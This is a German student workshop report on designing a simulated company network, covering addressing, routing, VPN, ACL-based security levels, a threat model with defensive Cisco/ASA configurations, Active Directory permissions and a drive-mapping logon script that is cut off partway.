Workshop System Management

Tobias Lerch, Yanick Eberle, Pascal Schwarz

27. April 2013

Inhaltsverzeichnis

1. Netzwerk

1.1. Netzwerkdiagramm



Abbildung 1: Netzwerk

1.2. IP Dual-Stack Konzept

1.2.1. IPv4

Wir unterscheiden zwischen drei verschiedenen Netzwerke. Das interne Netzwerk, das DMZ Netzwerk und das öffentliche Netzwerk. Wir verwenden für die DMZ und das interne Netzwerk verschiedene Netzwerkklassen um die Netze schnell unterscheiden zu können. Folgende IP-Adressierung und Maskierung werden wir verwenden.

VLAN	Funktion	IPv4 Range	IPv4 Gateway
10	Server	10.0.10.0/24	10.0.10.1
20	Administratoren	10.0.20.0/24	10.0.20.1
30	Entwicklung	10.0.30.0/24	10.0.30.1
40	Verkauf	10.0.40.0/24	10.0.40.1
n/a	VPN Clients	10.0.99.0/24	n/a
n/a	Infrastructure	10.100.0.0/30	n/a
n/a	DMZ	172.16.0.0/24	172.16.0.1
n/a	WAN	209.165.50.0/24	209.165.50.1

1.2.2. IPv6

Da die Hosts über das Internet direkt erreichbar sein sollen, werden wir globale IPv6 Adressen mit dem Site Prefix /64 verwenden.

VLAN	Funktion	IPv6 Range	IPv6 Gateway
10	Server	2005:2013:FF:A10::/64	2005:2013:FF:A10::1
20	Administratoren	2005:2013:FF:A20::/64	2005:2013:FF:A20::1
30	Entwicklung	2005:2013:FF:A30::/64	2005:2013:FF:A30::1
40	Verkauf	2005:2013:FF:A40::/64	2005:2013:FF:A40::1
n/a	Infrastructure	2005:2013:FF:A0::/64	n/a
n/a	DMZ	2005:2013:FF:B0::/64	2005:2013:FF:B0::1/64
n/a	WAN	2005:209:165:50::/64	2005:209:165:50::1/64

1.3. Adressvergabe an Clients

1.3.1. IPv4

Die Clients stellen regulare DHCP-Anfragen. Um die Leases und Bereichsoptionen zentral und (einigermassen) angenehm über eine grafische Schnittstelle verwalten zu können, wird der Core-Router so konfiguriert, dass er die Anfragen an den internen Domänencontroller und DHCP-Server (INTSRV in VLAN10) weiterleitet. Der Router setzt dabei ein Flag in der Anfrage, welches es dem DHCP-Server erlaubt, festzustellen aus welchem Bereich die Anfrage kam. Nur so kann der Server beispielsweise einem Client aus dem Adminnetz eine IP aus dem Admin-Bereich zuweisen.

Der folgende Konfigurationsausschnitt zeigt die notwendigen Optionen (IPv6-betreffende Einstellungen entfernt):

```
1 interface Vlan20
2  description *** VLAN Admin ***
3  ip address 10.0.20.1 255.255.255.0
4  ip access-group ADMIN in
5  ip helper-address 10.0.10.21
```

Der Befehl „ip helper address“ gibt an, wohin die DHCP-Anfrage weitergeleitet werden soll.

1.3.2. IPv6

Für die automatische Konfiguration der Client-Adressen für IPv6 kommen mehrere Möglichkeiten in Betracht:

Autokonfiguration ohne DHCP IPv6 sieht vor, dass Router Clients direkt das zu verwendende Netzwerkprefix angeben können und Clients sich dann mittels EUI-64 eine Adresse generieren. Da EUI-64 die (weltweit eindeutige) MAC-Adresse miteinbezieht, sind Adresskonflikte ausgeschlossen. Die Clients erfahren über Router-Advertisements, welche Netze sie über welche Router erreichen können. Leider ist keine Möglichkeit vorgesehen, den Clients mitzueteilen, welchen DNS-Server sie verwenden sollen. Somit kann dieser Ansatz alleine aktuell das Problem der Adressvergabe nicht abschliessend lösen.

DHCPv6 stateful Diese Variante funktioniert sehr ähnlich wie die klassische DHCP Adressvergabe in IPv4-Netzen. Der Client fragt per Multicast (Broadcast-Adressen wurden in IPv6 abgeschafft) nach DHCP-Servern und „bestellt“ sich eine Adresse. Die Angabe von weiteren Optionen, wie eine Liste der DNS-Server ist genau auf die selbe Art und weise möglich, wie dies bereits in IPv4-Netzen der Fall war. Eine Einschränkung ist bei unserer Konfiguration allerdings ins Gewicht gefallen: Der DHCP-Server kann den Clients keinen Default-Gateway angeben, eine entsprechende Option ist derzeit im Protokoll nicht vorgesehen.

DHCPv6 stateless Diese Variante vereint die Stärken der beiden zuvor genannten Varianten der Adressvergabe. Die Konfiguration der IPv6-Adresse sowie des Gateways erfolgt per Router-Advertisements zwischen Router und Client. In der Antwort zur Router-Solicitation-Anfrage des Clients gibt der Router dem Client des Weiteren an, dass er weitere Informationen per DHCPv6 erfragen soll. Als Antwort auf die DHCP-Anfrage erhält der Client dann Optionen wie eine DNS-Serverliste oder den Domänennamen. Die Bezeichnung „stateless“ rührt daher, dass der Server keine Informationen (Lease) zu den Clients speichern muss.

Auch dieser Ansatz soll mit einem Auszug der Schnittstellenkonfiguration verdeutlicht werden (IPv4 betreffende Konfigurationen entfernt):

```
1 interface Vlan20
2  description *** VLAN Admin ***
3  ipv6 address 2005:2013:FF:A20::1/64
4  ipv6 traffic-filter ADMINv6 in
5  ipv6 nd other-config-flag
6  ipv6 dhcp relay destination 2005:2013:FF:A10::21
```

Die Option „ipv6 nd other-config-flag“ gibt an, dass der Router Clients darauf hinweisen soll, dass weitere Informationen über DHCPv6 erhalten werden können. Eine andere Einstellung hier wäre „ipv6 nd managed-config-flag“ - dies würde den Client auffordern, auch seine IP-Adresse per DHCPv6 zu erfragen.

„ipv6 dhcp relay destination“ gibt, analog zu der „helper-adress“ bei IPv4, an, wohin DHCP-Anfragen weitergeleitet werden sollen.

Des Weiteren ist zu beachten, dass eintreffende „Router-Solicitation“-Anfragen der Clients nicht durch die ACL geblockt werden. Falls dies dennoch der Fall ist, erhält der Client die IPv6-Route erst nach einiger Zeit, da der Router von sich aus periodisch Router-Advertisement verschickt.

1.4. Routing

1.4.1. Core Router

Der Core Router hat nur default-routen konfiguriert. Sämtlicher Datenverkehr, der nicht in ein lokal angeschlossenes Netz soll, wird an die Firewall gesendet.

Zielnetz	**Next Hop**
0.0.0.0/0	10.100.0.2
::/0	2005:2013:FF:A0::2

1.4.2. Firewall

Die default Route auf der Firewall würde normalerweise auf den Router des Service Providers zeigen. Da wir in der Simulation aber keinen solchen haben, werden keine default Routen konfiguriert. Die Firewall sendet somit nur den Verkehr für das interne Netzwerk an den Core Router.

Zielnetz	**Next Hop**
10.0.0.0/16 (Supernet)	10.100.0.1
2005:2013:FF:A10::/64	2005:2013:FF:A0::1
2005:2013:FF:A20::/64	2005:2013:FF:A0::1
2005:2013:FF:A30::/64	2005:2013:FF:A0::1
2005:2013:FF:A40::/64	2005:2013:FF:A0::1

1.5. NAT

Network Address Translation wird für IPv4 verwendet um den internen Clients Zugriff ins Internet zu gewähren und um den Webserver in der DMZ vom Internet aus zugänglich zu machen. Für den Internetzugriff der Clients wird eine Port Address Translation (PAT) konfiguriert, damit nur eine Public IP-Adresse verwendet werden muss. Für den Webserver wird ein statisches NAT mit einer zusätzlichen Public IP-Adresse konfiguriert.

Webserver statisches NAT interne IP: 172.16.0.21 - öffentliche IP: 209.165.50.2

Interne Hosts dynamisches NAT overload: interner Range: 10.0.0.0/16 - öffentliche IP 209.165.50.1 (Outside IF IP der Firewall)

Ausgenommen vom NAT ist die Verbindung vom Server Netzwerk (10.0.10.0/24) ins VPN Client Netzwerk (10.0.99.0/24) da sonst keine Verbindung von Remote Client zu Server erstellt werden kann.

1.6. VTP

Das VLAN Trunking Protokoll kommt in unserer Simulation nicht zu Einsatz, da GNS3 keine konfigurierbare Switches anbietet. Im Labor werden wir jedoch mit konfigurierbaren Switches arbeiten und VTP einsetzen. Der Core Router wird dabei der VTP Server sein und alle VLAN Informationen an die Switches verteilen.

1.7. Spanning-Tree

Spanning-Tree musste in der Simulation nicht berücksichtigt werden. Das Netzwerk ist sehr einfach aufgebaut und die Verbindung zwischen Core Router und Firewall benötigt keinen Spanning-Tree.

1.8. VPN IPsec Remote Access

Der Zugriff auf das interne Netzwerk für externe Mitarbeiter erfolgt über den IPsec VPN Client. Beim Zugriff unterscheiden wir zwischen Administratoren und Mitarbeiter. Der Zugriff als Mitarbeiter kann somit stärker eingeschränkt werden als ein Administrator. In der Simulation haben wir keine unterschiedlichen Zugriffsmöglichkeiten, die Firewall wurde aber für diesen Fall konfiguriert. Der Remote Access Zugang erfolgt über die IP 209.165.50.1 (Outside IF Firewall) und unterstützt nur IPv4.

IKE Phase 1:

- Authenzifizierung: Pre-shared
- Verschlüsselung AES 256-bit
- Hash SHA
- Schlüsselgenerierung Diffie-Hellman Group 2
- Gültigkeit Schlüsse 12h

IKE Phase 2 (Group-Policy):

- Interne Gruppen (VPN_ADMINISTRATOR & VPN_USERS_GROUP)
- DNS-Server 10.0.10.21
- ACL 99: permit ip any 10.0.10.0 255.255.255.0
- Split-Tunneling: 10.0.10.0/24
- Tunnel Protokol IKEv1 & IKEv2
- Default Domain: wosm.com
- IP-Adressen Pools: VPN-ADMIN 10.0.99.0/25, VPN-USERS 10.0.99.128/25

1.9. Serverkonzept

Name	OS	IPv4	IPv6	Services
LANSRV	Windows Server 2008 R2	10.0.10.21	2005:2013:ff:a10::21	AD, DNS, DHCP, Fileserver
LANAdmin	Windows 7	10.0.20.21	2005:2013:ff:a20::21	Client Admin
LANEntwicklung	Windows 7	10.0.30.21	2005:2013:ff:a30::21	Client Entwicklung
LANVerkauf	Windows 7	10.0.40.21	2005:2013:ff:a40::21	Client Verkauf
DMZSRV	Windows Server 2008 R2	172.16.0.21	2005:2013:ff:b0::21	HTTP, HTTPS, FTP
INETSRV	Windows Server 2008 R2	209.165.50.21	2005:209:165:50::21	HTTP, HTTPS, FTP
INETPC	Windows 7	209.165.50.22	2005:209:165:50::22	Client Extern

2. Sicherheit

2.1. Konzept

Um die Sicherheit unseres Netzes zu gewähtleisten, haben wir uns entschieden, verschiedene Sicherheitsstufen zu definieren. Dabei verfolgen wir eine High Security Strategie. Die höchste Sicherheitsstufe 'Stufe 1' gilt für die normalen User. Die zweite Sicherheitsstufe 'Stufe 2' gilt für die Server. Die dritte Sicherheitsstufe 'Stufe 3' gilt für die Administratoren.

Bei der Sicherheitsstufe Stufe 1 wird nur das nötigste zugelassen und alles andere blockiert. Die User dürfen über Ports 80 und 443 im Internet surfen, sowie FTP Verbindungen über Port 21 und 20 öffnen. Zudem werden eingehende DHCP Anfragen über den Port UDP 68 zugelassen.

Bei der Sicherheitsstufe Stufe 2 wird alles zugelassen, was die Server benötigen. Dabei wird aus den VLANs 20, 30 und 40 alles zugelassen. Aus der DMZ wird nur der Port 389 für LDAP zugelassen.

Bei der Sicherheitsstufe Stufe 3 wird zusätzlich zu den in Stufe 1 zugelassenen Ports noch der Port 22 im internen Netz und in die DMZ zur Verwaltung der Netzwerkgeräte zugelassen. Zudem ist beim Internetzugang für die Administratoren alles offen.

Die definierten Sicherheitsstufen wurden mithilfe verschiedener ACLs umgesetzt. Die definierten Regeln (Auflistung oben nicht abschliessend) der ACL's sind im folgenden Kapitel ersichtlich.

Die ACLs werden möglichst nahe an der Quelle angewendet. Somit sind alle ACLs welche den Zugriff der verschiedenen internen VLANs in irgend ein anderes Netz regeln auf dem Core Switch auf den VLAN-Interfaces in Richtung *in* angewendet. Alle ACLs die den Zugriff in die DMZ, resp. von der DMZ in ein anderes Netz regeln werden auf der ASA angewendet. Alle ACLs die den eingehenden Traffic aus dem Internet regeln sind ebenfalls auf der ASA angewendet.

Mit einer Stateful Firewall sinkt einerseits der Konfigurationsaufwand und gleichzeitig kann eine höhere Sicherheit erreicht werden. Da wir eine High Security Strategie verfolgen, ist die Stateful Variante besser geeignet für unsere Zwecke.

2.2. Firewall

2.2.1. ACL auf Core-Router

Auf diesem Router sind ACL für alle angeschlossenen VLANs definiert. Die folgende Tabelle liefert einen Überblick, die kompletten ACL sind im Anhang dieser Dokumentation zu finden.

Name	**Interface/Richtung**	**Anmerkung**
INTSRV	VLAN 10 / in	Reglementiert IPv4 Traffic, der aus dem Servernetz verschickt werden darf.
INTSRVv6	VLAN 10 / in	Reglementiert IPv6 Traffic, der aus dem Servernetz verschickt werden darf.

Fortführung auf nächster Seite...

Name	Interface/Richtung	Anmerkung
ADMIN	VLAN 20 / in	Reglementiert IPv4 Traffic, der aus dem Adminnetz verschickt werden darf.
ADMINv6	VLAN 20 / in	Reglementiert IPv6 Traffic, der aus dem Adminnetz verschickt werden darf.
DEV	VLAN 30 / in	Reglementiert IPv4 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
DEVv6	VLAN 30 / in	Reglementiert IPv6 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
VERKAUF	VLAN 40 / in	Reglementiert IPv4 Traffic, der aus dem Verkaufsnetz verschickt werden darf.
VERKAUFv6	VLAN 40 / in	Reglementiert IPv6 Traffic, der aus dem Verkaufsnetz verschickt werden darf.

2.2.2. ACL auf ASA

Auf der Firewall wurden jeweils 3 Access Lists definiert. Diese werden auf den jeweiligen Interfaces angewendet. Die kompletten Access-lists sind im Anhang zu finden.

Name	Interface/Richtung	Anmerkung
dmz_in	dmz / in	IPv4 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
dmz_in_v6	dmz / in	IPv6 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
inside_in	inside / in	IPv4 Traffic, der aus dem internen Netzwerk verschickt werden darf.
inside_in_v6	inside / in	IPv6 Traffic, der aus dem internen Netzwerk verschickt werden darf.
outside_in	outside / in	IPv4 Traffic, der aus dem Internet verschickt werden darf.
outside_in_v6	outside / in	IPv6 Traffic, der aus dem Internet verschickt werden darf.

3. Bedrohungsmodell

3.1. TCP DoS (SYN-Flooding)

3.1.1. Bedrohung

Beim TCP 3-Way Handshake wird zuerst eine Anfrage an einen Server gesendet, indem ein TCP Paket mit dem Flag SYN verschickt wird. Der Server als Empfänger dieses TCP SYN Pakets verarbeitet dieses und sendet ein TCP Paket mit den Falgs SYN und ACK zurück. Er merkt sich dabei in einer SYN-Liste, mit wem er ein 3-Way Handshake begonnen hat. Wenn derInitiator der Verbindung das TCP Paket mit den Flags SYN und ACK empfängt, verarbeitet er dieses und sendet zur Bestätigung ein Paket mit dem Flag ACK. Sobald der Server das Packet mit dem Flag ACK erhalten hat, wird der Eintrag in der SYN-Liste gelöscht.

Ein Angreifer sendet 100 SYN-Anfragen pro Sekunde an einen bestimmten Server. Dabei setzt er eine andere Source IP Adresse, sodass die Antwort nicht zum Angreifer kommt. Da sich der Server merkt, mit wem er einen 3-Way Handshake begonnen, diese aber nicht abschliessen kann, da nie eine Bestätigung mit dem Flag ACK eintrifft, wird der Arbeitsspeicher des Server gefüllt. Sobald der Speicher gefüllt ist, kann dieser keine weiteren Verbindungen mehr aufnehmen oder stürtzt ab.

3.1.2. Gegenmassnahme

Um einen Webserver vor diesem Angriff zu schützen, kann auf der ASA eine Policy erstellt werden, welche die maximale Anzahl Verbindungen und halb offener Verbindungen limitiert. Zudem können Timeouts gesetzt werden, wie lange eine Verbindung in welchem Status sein darf (halb offen, offen, halb geschlossen).

Auf einem normalen Router kann mit SYN-Cookies oder SYN-Cache gearbeitet werden. Dadurch sind die Server hinter der ASA vor SYN-Flooging Attacken geschützt.

3.2. IP spoofing

3.2.1. Bedrohung

Ein Anfreifer sendet viele Anfragen an einen Server mit einer falschen Absender IP (z.B: 10.0.1.19). Dadurch wird der Server die Antworten zu den Anfragen an einen Client (10.0.1.19) senden. Der Server, sowie der Client wird dadurch ausgelastet.

3.2.2. Gegenmassnahme

Um sich gegen IP spoofing zu schützen, kann eine Überprüfung des 'Reverse-Path' aktiviert werden. So wird überprüft, ob die eingetragene Absenderadresse mit der effektiven Absenderadresse übereinstimmt.

3.3. ICMP 'smurf attack': Denial of Service

3.3.1. Bedrohung

Ein Angreifer sendet ein ICMP Packet mit einer Echo-Anfrage an eine oder mehrere Broadcasts und verwendet als Absenderadresse die IP Adresse des Servers (Opfer). Die Broadcastanfrage wird an alle Hosts in betroffenen Netz weitergeleitet. Die Hosts senden daraufhin ein die Echo-Antwort an den Server (Opfer). Der Server empfängt nun so viele Echo Antworten dass der Server nicht mehr reagiert und abstürtzt.

3.3.2. Gegenmassnahme

Um diese Attacke abzuwehren, kann ICMP blockiert werden. So ist sichergestellt, dass keine Echo Antworten den Server erreichen.

3.4. Viren / Würmer / Trojaner

3.4.1. Bedrohung

Programme, welche vertrauliche Informationen stehlen, Schaden auf den Hosts anrichten oder die Kontrolle über einen Host übernehmen und ihn für eigene Zwecke einsetzen. Zudem können diese Programme zum Beispiel als SMTP Relay fungieren und SPAM Nachrichten versenden, wodurch die Public IP auf einer Blackliste gelistet werden kann.

3.4.2. Gegenmassnahme

Um sich gegen Viren, Würmer und Trojaner zu schützen, muss ein Anti-Virenprogramm auf jedem Host installiert werden.

3.5. DNS Cache poisoning

3.5.1. Bedrohung

Ein Angreifer bringt bei einem DNS Server gefälschte Daten in den Cache. Wenn nun ein Benutzer auf diese Daten zugreift, wird dieser auf manipulierte Seiten weitergeleitet. Der Angreifer kann nun mit Phishing Daten des Benutzer stehlen.

3.5.2. Gegenmassnahme

Der beste Schutz gegen diesen Angriff ist der Einsatz von DNSSEC, welcher mit Authentifizierung und Integrität arbeitet.

3.6. Phishing

3.6.1. Bedrohung

Beim Phishing versucht ein Angreifer durch gefälschte Websiten, SPAM Mails oder andere Methoden an Daten eines Internet-Benutzer zu gelangen. So kann ein Angreifer an Kreditkarteninformationen oder weitere Daten kommen und einen erheblichen finanziellen Schaden anrichten.

3.6.2. Gegenmassnahme

Leider gibt es gegen diese Attacke keine effektive Schutzmassnahme. Um sich möglichst gut gegen diese Attacke zu schützen, müssen die Benutzer geschult werden. Zudem kann ein SPAM Filter Mails von potentiellen Angreifern löschen oder markieren, sodass sich der Benutzer dem Risiko bewusst ist.

3.7. MAC flooding

3.7.1. Bedrohung

Ein Angreifer sendet viele ARP Antworten. Dabei setzt er immer eine andere MAC Adresse. Wenn die Index Tabelle des Switches voll ist, schaltet dieser in den Hub Modus um und sendet alle Packete jedem angeschlossenen Gerät. Nun kann der Angreifer jegliche Kommunikation über diesen Switch mithören.

3.7.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann auf dem Switch definiert werden, dass er ausschalten soll, wenn die Index Tabelle voll ist. Dadurch ist zwar ein Unterbruch im Netz vorhanden, aber der Angreifer kann den Datenverkehr nicht mithören.

Eine noch besserer Schutz ist, wenn die Port Security auf dem Switch aktiviert und konfiguriert wird. Dadurch hat kein Angreifer die Möglichkeit die Index Tabelle des Switches zu füllen.

3.8. ARP spoofing

3.8.1. Bedrohung

Ein Angreifer sendet ARP Antworten mit den IP Adressen der Opfer und seiner eigenen MAC Adresse. Der Switch merkt sich nun dass die IP Adressen zur MAC Adresse des Angreifers gehören. Wenn nun ein Opfer ein Paket sendet, wird dieses vom Switch zum Angreifer weitergeleitet. Der Angreifer hat nun Einblick in die Daten, kann diese allenfalls verändern und leitet dieses schliesslich weiter zum effektiven Ziel, sodass niemand etwas davon mitbekommt.

3.8.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann die Port Security auf dem Switch aktiviert werden, dadurch hat ein potentieller Anfreifer gar keine Möglichkeit sich ins interne Netz einzubinden.

3.9. Rogue DHCP

3.9.1. Bedrohung

Eine Person mit Zugriff auf ein Netzwerkkabel im internen Netz verbindet einen zusätzlichen, nicht autorisierten DHCP Server. Wenn der zusätzliche DHCP Sever schnellere Antwortzeiten hat als der offizielle DHCP Server, erhalten die Clients nun eine IP des nicht autorisierten DHCP Server, wodurch diese nicht mehr auf die interne Infrastruktur zugreiffen können.

3.9.2. Gegenmassnahme

Um dies zu verhindern, kann der Port 68 für DHCP Antworten blockiert werden (ausser vom offiziellen DHCP Server). Dadurch ist sichergestellt, dass kein zusätzlicher DHCP Server IP Adressen im interne Netz verteilen kann.

3.10. Überblick

Rang	Wahrscheinlichkeit	Schweregrad	Bedrohung	Schutz umgesetzt
1	hoch	hoch	ICMP 'smurf attack': Denial of Service	ja
2	hoch	mittel	Viren / Würmer / Trojaner	nein
3	mittel	hoch	TCP DoS (SYN-Flooding)	ja
4	mittel	hoch	DNS Cache poisoning	nein
5	hoch	niedrig	Phishing	nein
6	niedrig	hoch	Rogue DHCP	ja
7	niedrig	mittel	IP spoofing	ja
8	niedrig	mittel	MAC flooding	nein
9	niedrig	mittel	ARP spoofing	nein

3.11. Verteidigung gegen Attacken

3.11.1. ICMP 'smurf attack': Denial of Service

```
1  object-group service inet2dmzsrv_TCPPorts tcp
2   port-object eq www
3   port-object eq https
4   port-object eq ftp-data
5   port-object eq ftp
6   port-object range 48999 49999
7  !
8  access-list outside_in remark wan-dmzsrv
9  access-list outside_in extended permit tcp any host 172.16.0.21 object-group
       inet2dmzsrv_TCPPorts
10 access-list outside_in extended deny ip any any log
11 !
12 icmp deny any outside
```

3.11.2. TCP DoS (SYN-Flooding)

Folgende Policy Map schützt gegen SYN-Flooding:

```
1  policy-map tcpmap
2   class tcp_syn
3    set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
         per-client-embryonic-max 10
4    set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
5  !
6  class-map tcp_syn
7   match any
```

3.11.3. IP spoofing

Folgender Befehl schützt gegen IP spoofing:

```
1 ip verify reverse-path interface outside
```

3.11.4. DHCP IPv4

Die ACL für die internen Client-VLANs verhindert das Versenden einer Antwort auf eine DHCP-Anfrage. Um die Beantwortung aus dem Servernetz zu erlauben wurden die folgenden Regeln angewendet:

```
1 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.20.1 0.0.0.0 eq 67
2 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.30.1 0.0.0.0 eq 67
3 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.40.1 0.0.0.0 eq 67
```

Bei der Situation, einen DHCP-Server innerhalb eines Client VLANs daran zu hindern, anderen Clients im selben VLAN eine Adresse zuzuteilen, müsste eine ACL auch auf den Switches angewendet werden (Richtung: in), welche den Datenverkehr über UDP von Quellport 67 an Zielport 68 nicht erlaubt.

3.11.5. Autoconfiguration IPv6

Bei IPv6 ist dieses Problem etwas anders zu handhaben. Es muss verhindert werden, dass Clients Router-Advertisements verschicken können. Dies kann durch einen ACL-Eintrag der folgenden Art umgesetzt werden (die ACL müsste in Richtung *in* auf dem zu den Clients führenden IFs angewendet werden):

```
1 deny icmp any any router-advertisement
```

Analog IPv4 muss ebenfalls der Traffic von UDP Quellport 547 an den Zielport 546 aus den Client-Netzen unterbunden werden.

4. Probleme mit Simulator

Bei unserer Arbeit mit dem Simulator sind einige Probleme aufgetreten, für welche wir keine Lösung gefunden haben.

4.1. Ressourcen lokaler Rechner

Wenn im Simulator VMs über VirtualBox eingebunden werden und der lokale Rechner nichts genügend oder nur knapp genügend RAM hat, kann es vorkommen, dass die komplette Simulation abstürtzt. Die komplette Simulation konnte daher nur auf den Rechnern ausgeführt werden mit mindestens 8GB RAM.

4.2. SSL VPN Image

In der Simulation kann grundsätzlich das zu verwendende Image für ein Netzwerkgerät gewählt und eingespielt werden. Bei der ASA konnte jedoch das SSL VPN Image nicht eingespielt werden. Das Upload des Images auf die ASA war nicht möglich. Bei jedem Versuch das Image einzuspielen erschien der Fehler 'unspecified error' bei ca. 60% des Uploads.

4.3. ASA und Linux

Die simulierte ASA konnte auf Windows korrekt gestartet werden. Unter Linux wurde der Bootvorgang gestartet, aber nie richtig abgeschlossen (Crash). Eine komplette Simulation unseres Netzes war mit Linux daher nicht möglich.

4.4. Anbindung VirtualBox

Die virtuellen Maschinen müssen aus dem Simulator gestartet werden, damit diese auch im Simulator verwedent werden können. Falls nun eine VM über das Betriebssystem abgestellt wird, erkennt der Simulator nicht, dass die VM nicht mehr läuft. Diese muss im Simulator anschliessend noch manuell beendet werden.
Die VM kann aber auch über den Simulator abgestellt werden. Bei einem Shutdown über den Simulator wird die VM jedoch sofort beendet, ohne korrekten Shutdown des Betriebssystems.

5. Lab

5.1. Berechtigungskonzept

Das Berechtigungskonzept ist in der Aufgabenstellung vorgegeben. Da dies jedoch unterschiedlich interpretiert werden kann, beschreiben wir dies noch einmal kurz.

- Jeder User hat ein eigenes persönliches Laufwerk
- Jeder User hat Zugriff auf die Allgemeinen Dateien seiner Abteilung
- Jeder Abteilungsleiter hat Zugriff auf alle Dateien seiner Abteilung inkl. persönlicher Laufwerke seiner Mitarbeiter
- Die Administratoren haben Zugriff auf alle Daten der Firma

5.2. Active Directory und Fileserver

Um das Berechtigungskonzept umzusetzen und dem Administrator die Verwaltung zu vereinfachen haben wir uns für eine Struktur entschieden die wie folgt aussieht:

- wosm.com
    - MyBusiness
        - Admin
        - Entwicklung
        - Verkauf

Um die firmenspezifischen Einrträge zu verwalten wurde die OU 'MyBusiness' erstellt. Dies hilft uns den Überblick zu bewahren und schützt vor Fehlmanipulationen, da die Default Microsoft Berechtigungsgruppen und User klar von den firmenspezifischen Einträgen getrennt ist.

Zudem wurde für jede Abteilung eine eigene OU erstellt, in welcher nun die Abteilungsspezifischen Berechtigungsgruppen und Benutzer erstellt werden.

Für jede Abteilung haben wir eine Berechtigunsgruppe [Abteilung] und [Abteilung]_Leitung erstellt, sowie die Benutzer für den Abteilungsleiter und die Mitarbeiter. Am Beispiel Verkauf sieht dies wie folgt aus:

- Verkauf
    + Verkauf
    + Verkauf_Leitung
        ° User40
        ° User41
        ° User42

In der Gruppe 'Verkauf_Leitung' ist der Benutzer 'User40'. In der Gruppe 'Verkauf' ist die Gruppe 'Verkauf_Leitung' sowie die Benutzer 'User41' und 'User42'.

Auf dem Fileserver wurde für jede Abteilung ein eigener Ordner erstellt, auf welchen nur die jeweilige Abteilung sowie die Administratoren Zugriff haben. Zudem werden alle persönlichen Ordner auf dem Fileserver (Ordner wird direkt im AD verwaltet und automatisch erstellt, da es als Home-Laufwerk angegeben wird) erzeugt. Die Struktur sowie die Berechtigungen sehen wie folgt aus (Ordner : Berechtigungsgruppe 1, Berechtigungsgruppe 2, ...) :

- Verkauf : Verkauf_Leitung, Administratoren
    - Allgemein : Verkauf_Leitung, Verkauf, Administratoren
    - User40 : Verkauf_Leitung, User40, Administratoren
    - User41 : Verkauf_Leitung, User41, Administratoren
    - User42 : Verkauf_Leitung, User42, Administratoren

Damit alle Mitarbeiter aus der Abteilung Verkauf auf ihre Ordner zugreifen können, wurde der Order 'Verkauf' für die Gruppe 'Verkauf' und 'Administratoren' freigegeben.

Die Struktur, sowie die Berechtigungen sehen bei den anderen Abteilungen gleich aus, jedoch mit deren Berechtigungsgruppen.

Die Verwaltung wurde durch die oben definierte Struktur soweit vereinfacht, dass bei der Erstellung eines weiteren Benutzers ein bestehender Benutzer kopiert werden kann und lediglich das Home-Laufwerk angegeben werden muss.

5.3. Logonscript

Das persönliche Laufwerk wird automatisch als Z: verbunden, da dies im Active Directory als Home-Laufwerk angegeben wurde.

Damit alle Benutzer auf die für sie relevanten Dateien Zugriff haben, haben wir ein Logonscript erstellt, welches überprüft in welcher Berechtigungsgruppe ein Benutzer ist und dementsprechend ein Netzlaufwerk verknüpft.

Das Logonscript sieht folgendermassen aus:

```
1  @echo off
2  net use P: /DEL /Y
3  cls
4  set user=%username%
5
6  set i=0
7  set group=Administratoren
8  echo Checking if %user% is member of %group%...
9  for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
10 if %i% gtr 0 (goto :end)
11
12 set i=0
13 set group=Verkauf_Leitung
14 echo Checking if %user% is member of %group%...
15 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
16 if %i% gtr 0 (goto :Verkauf_Leitung)
17
18 set i=0
19 set group=Verkauf
20 echo Checking if %user% is member of %group%...
21 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
22 if %i% gtr 0 (goto :Verkauf)
23
24 set i=0
25 set group=Admin_Leitung
26 echo Checking if %user% is member of %group%...
27 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
28 if %i% gtr 0 (goto :Admin_Leitung)
29
30 set i=0
31 set group=Admin
32 echo Checking if %user% is member of %group%...
33 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
34 if %i% gtr 0 (goto :Admin)
35
36 set i=0
37 set group=Entwicklung_Leitung
38 echo Checking if %user% is member of %group%...
39 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
